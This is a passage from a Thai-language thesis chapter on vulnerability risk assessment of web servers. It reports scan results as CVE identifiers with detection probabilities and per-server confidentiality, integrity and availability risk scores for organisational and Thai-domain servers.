5.3.2 ทำการทดลองประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ในหน่วยงานแห่งหนึ่ง

ในการทำการทดลองผู้วิจัยได้ทำการจัดเก็บข้อมูลของเว็บเซิร์ฟเวอร์ภายในหน่วยงานแห่งหนึ่งโดยกระทำการภายนอกองค์กรนั้น ซึ่งคุณสมบัติของเครื่องคอมพิวเตอร์ที่ใช้ในการดำเนินงานคือ เครื่องคอมพิวเตอร์ที่มีหน่วยประมวลผลกลางเพนเทียมโฟร์ ความเร็ว 1.8 กิกะเฮิรตซ์ หน่วยความจำขนาด 512 เมกะไบต์ ติดตั้งระบบปฏิบัติการวินโดวส์ เอ็กซ์พี และเชื่อมต่อกับอินเทอร์เน็ตความเร็ว 512/256 กิโลไบต์ โดยเวลาที่ใช้ในการทดลองคือช่วงเวลา 19:00 นาฬิกา ถึง 21:00 นาฬิกา

5.3.3 ผลการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ในหน่วยงานแห่งหนึ่ง

การเก็บข้อมูลจากเว็บเซิร์ฟเวอร์หน่วยตัวอย่างภายในหน่วยงานแห่งหนึ่งจำนวน 6 หน่วยตัวอย่าง และจากหน่วยตัวอย่างที่ทำการติดตั้งขึ้นเองจำนวน 3 หน่วยตัวอย่าง สามารถคำนวณค่าความน่าจะเป็น ได้ดังตารางที่ 5.3 (ผลการตรวจสอบจุดบกพร่อง แสดงในภาคผนวก จ)


ตารางที่ 5.3 ค่าความน่าจะเป็นของหน่วยตัวอย่างทั้ง 9 หน่วย

หมายเลขจุดบกพร่อง	ค่าความน่าจะเป็น	จำนวนที่ตรวจสอบพบ
ซีวีอี 1999-0021	0.1111	1
ซีวีอี 1999-0066	0	0
ซีวีอี 1999-0067	0	0
ซีวีอี 1999-0070	0	0
ซีวีอี 1999-0146	0	0
ซีวีอี 1999-0172	0	0
ซีวีอี 1999-0174	0	0
ซีวีอี 1999-0191	0	0
ซีวีอี 1999-0237	0	0
ซีวีอี 1999-0260	0	0
ซีวีอี 1999-0262	0	0
ซีวีอี 1999-0264	0	0
ซีวีอี 1999-0266	0	0
ซีวีอี 1999-0278	0	0
ซีวีอี 1999-0874	0.1111	1
ซีวีอี 2000-0010	0	0
ซีวีอี 2000-0208	0	0
ซีวีอี 2000-0226	0.2222	2
ซีวีอี 2000-0287	0	0
ซีวีอี 2000-0770	0.4444	4
ซีวีอี 2000-0778	0.1111	1

ตารางที่ 5.3 ค่าความน่าจะเป็นของหน่วยตัวอย่างทั้ง 9 หน่วย (ต่อ)

หมายเลขจุดบกพร่อง	ค่าความน่าจะเป็น	จำนวนที่ตรวจสอบพบ
ซีวีอี 2000-0884	0.4444	4
ซีวีอี 2000-0886	0.4444	4
ซีวีอี 2000-0941	0	0
ซีวีอี 2001-0151	0	0
ซีวีอี 2001-0241	0	0
ซีวีอี 2001-0333	0.3333	3
ซีวีอี 2001-0500	0.2222	2
ซีวีอี 2001-0507	0.1111	1
ซีวีอี 2002-0061	0.1111	1
ซีวีอี 2002-0082	0	0
ซีวีอี 2002-0392	0	0
ซีวีอี 2002-0513	0	0

จากค่าความน่าจะเป็นของเว็บเซิร์ฟเวอร์หน่วยตัวอย่างภายในหน่วยงานแห่งหนึ่ง จำนวน 6 หน่วยตัวอย่าง และจากหน่วยตัวอย่างที่ทำการติดตั้งขึ้นเอง 3 หน่วยตัวอย่าง ดังแสดงในตารางที่ 5.2 สามารถสรุปได้ว่าเว็บเซิร์ฟเวอร์ทั้ง 9 หน่วยตัวอย่างนั้นมีจุดบกพร่องเพียงเล็กน้อย เมื่อเปรียบเทียบจำนวนจุดบกพร่องที่ตรวจสอบพบกับจำนวนเว็บเซิร์ฟเวอร์หน่วยตัวอย่าง ซึ่งจุดบกพร่องที่ตรวจสอบพบมากที่สุดนั้นได้แก่ ซีวีอี 2000-0770 ซีวีอี 2000-0884 และ ซีวีอี 2000-0886 รองลงมาคือ ซีวีอี 2001-0333 ซีวีอี 2000-0226 และ ซีวีอี 2001-0500 ดังรูปที่ 5.2




รูปที่ 5.2 กราฟแสดงระดับความเสี่ยงของจุดบกพร่องของเว็บเซิร์ฟเวอร์หน่วยตัวอย่าง

ค่าความน่าจะเป็นที่คำนวณได้จากเว็บเซิร์ฟเวอร์หน่วยตัวอย่างทั้ง 9 หน่วยตัวอย่างนั้น สามารถใช้เป็นค่าความน่าจะเป็นในการตรวจพบจุดบกพร่องเพื่อใช้ประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ของหน่วยตัวอย่างทั้ง 9 หน่วยตัวอย่าง ตลอดจนเว็บเซิร์ฟเวอร์ทั่วไปจำนวน 2 หน่วยตัวอย่าง ซึ่งจากผลการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ดังกล่าวได้ค่าความเสี่ยงของแต่ละเว็บเซิร์ฟเวอร์ดังตารางที่ 5.4 และรูปที่ 5.3

ตารางที่ 5.4 ค่าความเสี่ยงของเว็บเซิร์ฟเวอร์ภายในหน่วยงานแห่งหนึ่ง

	การรักษาความลับ	การบูรณภาพ	สภาพพร้อมใช้งาน	ค่าความเสี่ยงรวม
เว็บเซิร์ฟเวอร์ของหน่วยงานแห่งหนึ่ง หน่วยที่ 1	3.1108	3.1108	0.4444	6.6600
เว็บเซิร์ฟเวอร์ของหน่วยงานแห่งหนึ่ง หน่วยที่ 2	0.1111	0.2222	0.3333	0.6666
เว็บเซิร์ฟเวอร์ของหน่วยงานแห่งหนึ่ง หน่วยที่ 3	0	0	0	0
เว็บเซิร์ฟเวอร์ของหน่วยงานแห่งหนึ่ง หน่วยที่ 4	5.4439	4.6662	2.2220	12.3321
เว็บเซิร์ฟเวอร์ของหน่วยงานแห่งหนึ่ง หน่วยที่ 5	0	0	0	0
เว็บเซิร์ฟเวอร์ของหน่วยงานแห่งหนึ่ง หน่วยที่ 6	0	0	0	0
หน่วยตัวอย่างที่ติดตั้งขึ้นเองหน่วยที่ 1	3.3330	2.8886	0.6666	6.8882
หน่วยตัวอย่างที่ติดตั้งขึ้นเองหน่วยที่ 2	0	0	0	0
หน่วยตัวอย่างที่ติดตั้งขึ้นเองหน่วยที่ 3	5.3328	4.8884	2.9997	13.2209
เว็บเซิร์ฟเวอร์ทั่วไปหน่วยที่ 1	0	0	0	0
เว็บเซิร์ฟเวอร์ทั่วไปหน่วยที่ 2	0.1111	0.2222	0.3333	0.6666
ค่าความเสี่ยงจากหน่วยตัวอย่างทั้ง 9 หน่วย	1.9260	1.7530	0.7400	4.4190



รูปที่ 5.3 กราฟแสดงค่าความเสี่ยงของเว็บเซิร์ฟเวอร์ภายในหน่วยงานแห่งหนึ่ง

จากตารางที่ 5.4 สามารถสรุปได้ดังนี้

เว็บเซิร์ฟเวอร์ของหน่วยงานแห่งหนึ่งหน่วยที่ 1 มีค่าความเสี่ยงทางด้านการรักษาความลับเท่ากับ 3.1108 มีค่าความเสี่ยงทางด้านการบูรณภาพเท่ากับ 3.1108 มีค่าความเสี่ยงทางด้านสภาพพร้อมใช้งานเท่ากับ 0.4444 และมีค่าความเสี่ยงรวมเท่ากับ 6.6600

เว็บเซิร์ฟเวอร์ของหน่วยงานแห่งหนึ่งหน่วยที่ 2 มีค่าความเสี่ยงทางด้านการรักษาความลับเท่ากับ 0.1111 มีค่าความเสี่ยงทางด้านการบูรณภาพเท่ากับ 0.2222 มีค่าความเสี่ยงทางด้านสภาพพร้อมใช้งานเท่ากับ 0.3333 และมีค่าความเสี่ยงรวมเท่ากับ 0.6666

เว็บเซิร์ฟเวอร์ของหน่วยงานแห่งหนึ่งหน่วยที่ 3 มีค่าความเสี่ยงทางด้านการรักษาความลับเท่ากับ 0 มีค่าความเสี่ยงทางด้านการบูรณภาพเท่ากับ 0 มีค่าความเสี่ยงทางด้านสภาพพร้อมใช้งานเท่ากับ 0 และมีค่าความเสี่ยงรวมเท่ากับ 0

เว็บเซิร์ฟเวอร์ของหน่วยงานแห่งหนึ่งหน่วยที่ 4 มีค่าความเสี่ยงทางด้านการรักษาความลับเท่ากับ 5.4439 มีค่าความเสี่ยงทางด้านการบูรณภาพเท่ากับ 4.6662 มีค่าความเสี่ยงทางด้านสภาพพร้อมใช้งานเท่ากับ 2.2220 และมีค่าความเสี่ยงรวมเท่ากับ 12.3321

เว็บเซิร์ฟเวอร์ของหน่วยงานแห่งหนึ่งหน่วยที่ 5 มีค่าความเสี่ยงทางด้านการรักษาความลับเท่ากับ 0 มีค่าความเสี่ยงทางด้านการบูรณภาพเท่ากับ 0 มีค่าความเสี่ยงทางด้านสภาพพร้อมใช้งานเท่ากับ 0 และมีค่าความเสี่ยงรวมเท่ากับ 0

เว็บเซิร์ฟเวอร์ของหน่วยงานแห่งหนึ่งหน่วยที่ 6 มีค่าความเสี่ยงทางด้านการรักษาความลับเท่ากับ 0 มีค่าความเสี่ยงทางด้านการบูรณภาพเท่ากับ 0 มีค่าความเสี่ยงทางด้านสภาพพร้อมใช้งานเท่ากับ 0 และมีค่าความเสี่ยงรวมเท่ากับ 0

เว็บเซิร์ฟเวอร์ที่ผู้วิจัยติดตั้งขึ้นโดยใช้อาปาเช่เว็บเซิร์ฟเวอร์ รุ่น 1.3.27 ทำงานบนระบบปฏิบัติการวินโดวส์ (เว็บเซิร์ฟเวอร์ที่ 1) มีค่าความเสี่ยงทางด้านการรักษาความลับเท่ากับ 3.3330 มีค่าความเสี่ยงทางด้านการบูรณภาพเท่ากับ 2.8886 มีค่าความเสี่ยงทางด้านสภาพพร้อมใช้งานเท่ากับ 0.6666 และมีค่าความเสี่ยงรวมเท่ากับ 6.8882

เว็บเซิร์ฟเวอร์ที่ผู้วิจัยติดตั้งขึ้นโดยใช้อาปาเช่เว็บเซิร์ฟเวอร์ รุ่น 2.0.40 ทำงานบนระบบปฏิบัติการเรด แฮด (เว็บเซิร์ฟเวอร์ที่ 2) มีค่าความเสี่ยงทางด้านการรักษาความลับเท่ากับ 0

มีค่าความเสี่ยงทางด้านการบูรณภาพเท่ากับ 0 มีค่าความเสี่ยงทางด้านสภาพพร้อมใช้งานเท่ากับ 0 และมีค่าความเสี่ยงรวมเท่ากับ 0

เว็บเซิร์ฟเวอร์ที่ผู้วิจัยติดตั้งขึ้นโดยใช้ไอไอเอสเว็บเซิร์ฟเวอร์ รุ่น 5 ทำงานบนระบบปฏิบัติการวินโดวส์ (เว็บเซิร์ฟเวอร์ที่ 3) มีค่าความเสี่ยงทางด้านการรักษาความลับเท่ากับ 5.3328 มีค่าความเสี่ยงทางด้านการบูรณภาพเท่ากับ 4.8884 มีค่าความเสี่ยงทางด้านสภาพพร้อมใช้งานเท่ากับ 2.9997 และมีค่าความเสี่ยงรวมเท่ากับ 13.2209

เว็บเซิร์ฟเวอร์ทั่วไปหน่วยที่ 1 มีค่าความเสี่ยงทางด้านการรักษาความลับเท่ากับ 0 มีค่าความเสี่ยงทางด้านการบูรณภาพเท่ากับ 0 มีค่าความเสี่ยงทางด้านสภาพพร้อมใช้งานเท่ากับ 0 และมีค่าความเสี่ยงรวมเท่ากับ 0

เว็บเซิร์ฟเวอร์ทั่วไปหน่วยที่ 2 มีค่าความเสี่ยงทางด้านการรักษาความลับเท่ากับ 0.1111 มีค่าความเสี่ยงทางด้านการบูรณภาพเท่ากับ 0.2222 มีค่าความเสี่ยงทางด้านสภาพพร้อมใช้งานเท่ากับ 0.3333 และมีค่าความเสี่ยงรวมเท่ากับ 0.6666

และจากหน่วยตัวอย่างทั้ง 6 หน่วยตัวอย่าง และเว็บเซิร์ฟเวอร์ที่ผู้วิจัยได้ทำการติดตั้งขึ้นเองนั้น มีค่าความเสี่ยงทางด้านการรักษาความลับโดยเฉลี่ยเท่ากับ 1.9260 มีค่าความเสี่ยงทางด้านการบูรณภาพโดยเฉลี่ยเท่ากับ 1.7530 มีค่าความเสี่ยงทางด้านสภาพพร้อมใช้งานโดยเฉลี่ยเท่ากับ 0.7400 มีค่าความเสี่ยงรวมโดยเฉลี่ยเท่ากับ 4.4190

การเปรียบเทียบค่าความเสี่ยงของแต่ละเว็บเซิร์ฟเวอร์นั้นสามารถสรุปได้ว่าเว็บเซิร์ฟเวอร์ที่มีค่าความเสี่ยงทางด้านการรักษาความลับสูงที่สุดได้แก่เว็บเซิร์ฟเวอร์ของหน่วยงานแห่งหนึ่งหน่วยที่ 4 ซึ่งมีค่าความเสี่ยงทางด้านการรักษาความลับเท่ากับ 5.4439 เว็บเซิร์ฟเวอร์ที่มีความเสี่ยงทางด้านการบูรณภาพสูงที่สุดได้แก่เว็บเซิร์ฟเวอร์ที่ผู้วิจัยติดตั้งขึ้นเองโดยใช้ไอไอเอสเว็บเซิร์ฟเวอร์ รุ่น 5 ซึ่งมีค่าความเสี่ยงทางด้านการบูรณภาพเท่ากับ 4.8884 และเว็บเซิร์ฟเวอร์ที่มีความเสี่ยงทางด้านสภาพพร้อมใช้งานสูงที่สุดได้แก่ เว็บเซิร์ฟเวอร์ที่ผู้วิจัย ติดตั้งขึ้นเองโดยใช้ไอไอเอสเว็บเซิร์ฟเวอร์ รุ่น 5 ซึ่งมีค่าความเสี่ยงทางด้านสภาพพร้อมใช้งานเท่ากับ 2.9997

5.4 การทดลองเพื่อประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ภายใต้โดเมนในประเทศไทย

5.4.1 การออกแบบการทดลองเพื่อประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ภายใต้โดเมนในประเทศไทย

เพื่อให้ได้ค่าความเสี่ยงที่ครอบคลุมเว็บเซิร์ฟเวอร์ประเภทต่างๆ มากขึ้น ผู้วิจัยจึงออกแบบการทดลองเพื่อทำการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ในแต่ละกลุ่มโดเมนที่ทำการจดทะเบียนในประเทศไทยและอนุญาตให้ทำการเผยแพร่ชื่อโดเมนดังกล่าวต่อสาธารณะได้ [20] ทั้งนี้กลุ่มของโดเมนสามารถแบ่งแยกได้ดังนี้

1. กลุ่ม co.th สำหรับการพาณิชย์และธุรกิจ ผู้สมัครขอลงทะเบียนโดเมนเนมภายใต้หมวดหมู่นี้จะต้องเป็นองค์กรพาณิชย์ที่จดทะเบียนในประเทศไทย หรือบริษัทต่างประเทศที่มีตัวแทนอยู่ในประเทศไทย และตัวแทนนั้นจะต้องจดทะเบียนในประเทศไทยและได้รับการโอนสิทธิในการลงทะเบียนโดเมนเนมจากบริษัทแม่ในต่างประเทศเป็นที่เรียบร้อย
2. กลุ่ม in.th สำหรับหน่วยงานทุกประเภท และบุคคลทั่วไป
3. กลุ่ม ac.th สำหรับสถาบันการศึกษา ผู้สมัครขอลงทะเบียนโดเมนภายใต้หมวดหมู่นี้จะต้องเป็นสถาบันการศึกษาที่จดทะเบียนในประเทศไทย
4. กลุ่ม go.th สำหรับการใช้ของภาครัฐบาล เช่น กระทรวงหรือหน่วยงานรัฐบาล โดยชื่อโดเมนภายใต้หมวดหมู่นี้จะต้องเป็นหน่วยงานของรัฐบาลไทยเท่านั้น
5. กลุ่ม net.th สำหรับผู้ให้บริการเครือข่ายอินเทอร์เน็ต (Internet Service Provider) ซึ่งได้รับอนุญาตให้เปิดให้บริการแก่บุคคลทั่วไปจากการสื่อสารแห่งประเทศไทยหรือผู้ได้รับสิทธิ์ในการให้บริการจากผู้ให้บริการเครือข่ายอินเทอร์เน็ตโดยมีหนังสือยืนยันจากผู้ให้บริการเครือข่ายอินเทอร์เน็ตนั้นๆ
6. กลุ่ม or.th สำหรับองค์กรที่ไม่แสวงผลกำไร
7. กลุ่ม mi.th สำหรับหน่วยงานทางทหาร

จำนวนเซิร์ฟเวอร์ที่ใช้เป็นหน่วยตัวอย่างจำแนกตามกลุ่มโดเมน ผู้วิจัยได้คำนวณจำนวนหน่วยตัวอย่างขั้นต่ำจากจำนวนประชากร [21] โดยใช้ค่าขอบเขตของการผิดพลาด (Margin of error) เท่ากับ 0.03 และค่าแอลฟา (Alpha) เท่ากับ 0.05 จากการคำนวณได้จำนวนหน่วยตัวอย่างจากประชากรดังตารางที่ 5.5

ตารางที่ 5.5 แสดงจำนวนประชากรและจำนวนหน่วยตัวอย่างของแต่ละกลุ่มโดเมน

กลุ่มโดเมน	จำนวนประชากร	จำนวนหน่วยตัวอย่าง
กลุ่มโดเมน co.th	10,158 โดเมน	117 โดเมน
กลุ่มโดเมน in.th	1,313 โดเมน	106 โดเมน
กลุ่มโดเมน ac.th	1,007 โดเมน	106 โดเมน
กลุ่มโดเมน go.th	320 โดเมน	85 โดเมน
กลุ่มโดเมน net.th	28 โดเมน	12 โดเมน
กลุ่มโดเมน or.th	574 โดเมน	97 โดเมน
กลุ่มโดเมน mi.th	15 โดเมน	6 โดเมน
รวม	13,415 โดเมน	529 โดเมน

5.4.2 ทำการทดลองประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ภายใต้โดเมนในประเทศไทย

การทำการทดลองผู้วิจัยได้ทำการสุ่มเลือกโดเมนของแต่ละกลุ่มโดเมนตามจำนวนหน่วยตัวอย่างที่คำนวณได้ในขั้นตอนที่ 5.4.1 และทำการประเมินความเสี่ยงของกลุ่มโดเมนต่างๆ ในช่วงเวลาวันจันทร์ถึงวันอาทิตย์ ตลอด 24 ชั่วโมง จนครบตามจำนวนหน่วยตัวอย่างที่กำหนดไว้ โดยเครื่องคอมพิวเตอร์ที่ใช้ในการดำเนินงานนั้นมีคุณสมบัติคือ เครื่องคอมพิวเตอร์ที่มีหน่วยประมวลผลกลางเพนเทียมทรี ความเร็ว 650 เมกะเฮิรตซ์ หน่วยความจำขนาด 512 เมกะไบต์ ติดตั้งระบบปฏิบัติการวินโดวส์ เอ็กซ์พี และเชื่อมต่อกับอินเทอร์เน็ตความเร็ว 512/256 กิโลไบต์

5.4.3 ผลการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ภายใต้โดเมนในประเทศไทย

จากการทดลองประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ภายใต้โดเมนในประเทศไทยรวมทั้งสิ้น 529 โดเมนนั้น ได้ค่าความน่าจะเป็นในการตรวจพบของจุดบกพร่องดังตารางที่ 5.6


ตารางที่ 5.6 ค่าความน่าจะเป็นของโดเมนทั้งหมด 529 โดเมน

หมายเลขจุดบกพร่อง	ค่าความน่าจะเป็น	จำนวนที่ตรวจสอบพบ
ซีวีอี 1999-0021	0.0661	35
ซีวีอี 1999-0066	0.0245	13
ซีวีอี 1999-0067	0.0283	15
ซีวีอี 1999-0070	0.0567	30
ซีวีอี 1999-0146	0.0245	13
ซีวีอี 1999-0172	0.0812	43
ซีวีอี 1999-0174	0.0245	13
ซีวีอี 1999-0191	0.0132	7
ซีวีอี 1999-0237	0.1739	92
ซีวีอี 1999-0260	0.0302	16
ซีวีอี 1999-0262	0.0245	13
ซีวีอี 1999-0264	0.0245	13
ซีวีอี 1999-0266	0.0245	13
ซีวีอี 1999-0278	0.0132	7
ซีวีอี 1999-0874	0.0302	16
ซีวีอี 2000-0010	0.0510	27
ซีวีอี 2000-0208	0.0396	21
ซีวีอี 2000-0226	0.1568	83
ซีวีอี 2000-0287	0.0510	27
ซีวีอี 2000-0770	0.4555	241
ซีวีอี 2000-0778	0.2211	117
ซีวีอี 2000-0884	0.4555	241
ซีวีอี 2000-0886	0.4555	241
ซีวีอี 2000-0941	0.0510	27
ซีวีอี 2001-0151	0.0132	7
ซีวีอี 2001-0241	0.0245	13
ซีวีอี 2001-0333	0.3610	191
ซีวีอี 2001-0500	0.1928	102

ตารางที่ 5.6 ค่าความน่าจะเป็นของโดเมนทั้งหมด 529 โดเมน (ต่อ)

หมายเลขจุดบกพร่อง	ค่าความน่าจะเป็น	จำนวนที่ตรวจสอบพบ
ซีวีอี 2001-0507	0.0567	30
ซีวีอี 2002-0061	0.0396	21
ซีวีอี 2002-0082	0.0321	17
ซีวีอี 2002-0392	0.0245	13
ซีวีอี 2002-0513	0.0264	14

จากค่าความน่าจะเป็นในการตรวจพบจุดบกพร่องผู้วิจัยสามารถจัดกลุ่มระดับความเสี่ยงของจุดบกพร่องตามจำนวนจุดบกพร่องที่ตรวจพบในแต่ละโดเมนได้ 5 กลุ่ม คือ กลุ่มที่มีความเสี่ยงค่อนข้างน้อย น้อย ปานกลาง ค่อนข้างมาก และมาก ดังแสดงในรูปที่ 5.4



รูปที่ 5.4 กราฟแสดงระดับความเสี่ยงของจุดบกพร่องรวมทุกโดเมน


ตารางที่ 5.7 กลุ่มของจุดบกพร่องซีวีอีจำแนกตามระดับความเสี่ยง

ค่อนข้างน้อย		น้อย		ปานกลาง		ค่อนข้างมาก		มาก	
